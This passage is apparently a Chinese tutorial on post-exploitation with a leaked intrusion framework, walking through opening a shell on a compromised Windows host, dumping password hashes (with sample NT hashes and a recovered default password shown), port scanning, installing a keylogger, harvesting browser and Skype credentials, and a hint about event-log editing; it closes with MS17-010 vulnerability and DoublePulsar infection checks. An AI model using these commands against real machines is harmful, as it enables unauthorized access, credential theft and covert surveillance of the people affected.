
如果你不想从命令行查看,也可以打开插件图形化来查看以上的信息

查看网络信息






查看进程




打开一个shell（cmd）



通过信息收集之后,我们大概可以确认目标网络情况.就可以实施下一步的攻击。

截图



hash获取


```
04:12:45>> passworddump
[04:12:45] ID: 524 'passworddump' started [target: z0.0.0.11]
       User : Administrator
        Rid : 500
    Expired : false
  Exception : false
Lanman Hash : aad3b435b51404eeaad3b435b51404ee (Empty string)
    Nt Hash : 1045a82566e7c626eded8446650dd802
----------------------------------------------------------------------
       User : demo2
        Rid : 1002
    Expired : false
  Exception : false
Lanman Hash : aad3b435b51404eeaad3b435b51404ee (Empty string)
    Nt Hash : 1045a82566e7c626eded8446650dd802
----------------------------------------------------------------------
       User : Guest
        Rid : 501
    Expired : false
  Exception : false
Lanman Hash : aad3b435b51404eeaad3b435b51404ee (Empty string)
    Nt Hash : 31d6cfe0d16ae931b73c59d7e0c089c0 (Empty string)
----------------------------------------------------------------------
       User : ls
        Rid : 1001
    Expired : false
  Exception : false
Lanman Hash : aad3b435b51404eeaad3b435b51404ee (Empty string)
    Nt Hash : 1045a82566e7c626eded8446650dd802
----------------------------------------------------------------------
Secret : DefaultPassword
 Value :
    52 00 4f 00 4f 00 54 00  23 00 31 00 32 00 33 00    |    R . O . O . T .  # . 1 . 2 .
```

扫描端口

```
05:51:26>> scan
[05:51:26] ID: 567 'python' started [target: z0.0.0.11]
- Usage: scan <type> <target>
|   Type     |       Description        | Protocol | Port  | Broadcast |
+------------+--------------------------+----------+-------+-----------+
| winl       | Scan for windows boxes   | UDP      | 137   | True      |
| winn       | Scan for windows names   | UDP      | 137   | False     |
| xwin       | Scan for Xwin folks      | UDP      | 177   | False     |
| time       | Scan for NTP  folks      | UDP      | 123   | False     |
| rpc        | Scan for RPC  folks      | UDP      | 111   | False     |
| snmp1      | Scan for SNMP version    | UDP      | 161   | False     |
| snmp2      | Scan for Sol  version    | UDP      | 161   | False     |
| echo       | Scan for echo hosts      | UDP      | 7     | False     |
| time2      | Scan for daytime hosts   | UDP      | 13    | False     |
| tftp       | Scan for tftp hosts      | UDP      | 69    | False     |
| tday       | Scan for daytime hosts   | TCP      | 13    | False     |
| ident      | Scan ident               | TCP      | 113   | False     |
| mail       | Scan mail                | TCP      | 25    | False     |
| ftp        | Scan ftp                 | TCP      | 21    | False     |
| t_basic    | Scan TCP port            | TCP      | 0     | False     |
| http       | Scan web                 | TCP      | 80    | False     |
| netbios    | Does not work            | UDP      | 138   | False     |
| dns        | Scan for DNS             | UDP      | 53    | False     |
| ripv1      | Scan for RIP v1          | UDP      | 520   | False     |
| ripv2      | Scan for RIP v2          | UDP      | 520   | False     |
| lpr        | Scan for lpr             | TCP      | 515   | False     |
| miniserv   | Scan for Redflag Web     | UDP      | 10000 | False     |
| win_scan   | Get windows version      | TCP      | 139   | False     |
| telnet     | Banner Telnet            | TCP      | 23    | False     |
| finger     | Banner finger            | TCP      | 79    | False     |
| ssl        | Scan for SSL stuff       | TCP      | 443   | False     |
| ssh        | Scan for SSH version     | TCP      | 22    | False     |
| snmp3      | Finnish Test Case SNMP   | UDP      | 161   | False     |
| dtuname    | DT uname test            | TCP      | 6112  | False     |
| answer     | Answerbook test          | TCP      | 8888  | False     |
| brpc       | Larger RPC dump          | UDP      | 111   | False     |
```

安装键盘记录功能

键盘记录需要使用YAK安装下,之后才可以使用。



Firefox Skype等密码获取


```
05:34:52>> ripper
[05:34:52] ID: 550 'python' started [target: z0.0.0.11]
usage: ripper [-h] [-l] [-p PLUGINS] [-m MAXSIZE] [-u USERS]

collects files from predetermined locations

optional arguments:
  -h, -help            show this help message and exit
  -l, -list            list available plugins
  -p PLUGINS, -plugins PLUGINS
                        plugins to run, comma separated
  -m MAXSIZE, -maxsize MAXSIZE
                        max file size to automatically get, in bytes
  -u USERS, -users USERS
                        users to collect against, comma separated

EXAMPLE:

ripper -p chrome,skype,unknowns -m 524288
  run the chrome, skype, and unknowns plugins, prompting to collect if files found are greater than 524288 bytes

the following plugins are registered
  chrome
  firefox
  getfromlist
  menupolice
  skype
  unknowns

    Command completed successfully
```

除了这些插件之外,还有很多的插件,比如日志eventlogedit, 可以自行研究下。

漏洞检测工具

https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/smb/smb_ms17_010.rb

把smb_ms17_010.rb下载回来,放在自己新建的exp目，启动metasploit,在msf提示符下输入reload_all重新加载所有模块



感染检测工具

https://github.com/countercept/doublepulsar-detection-script

存在漏洞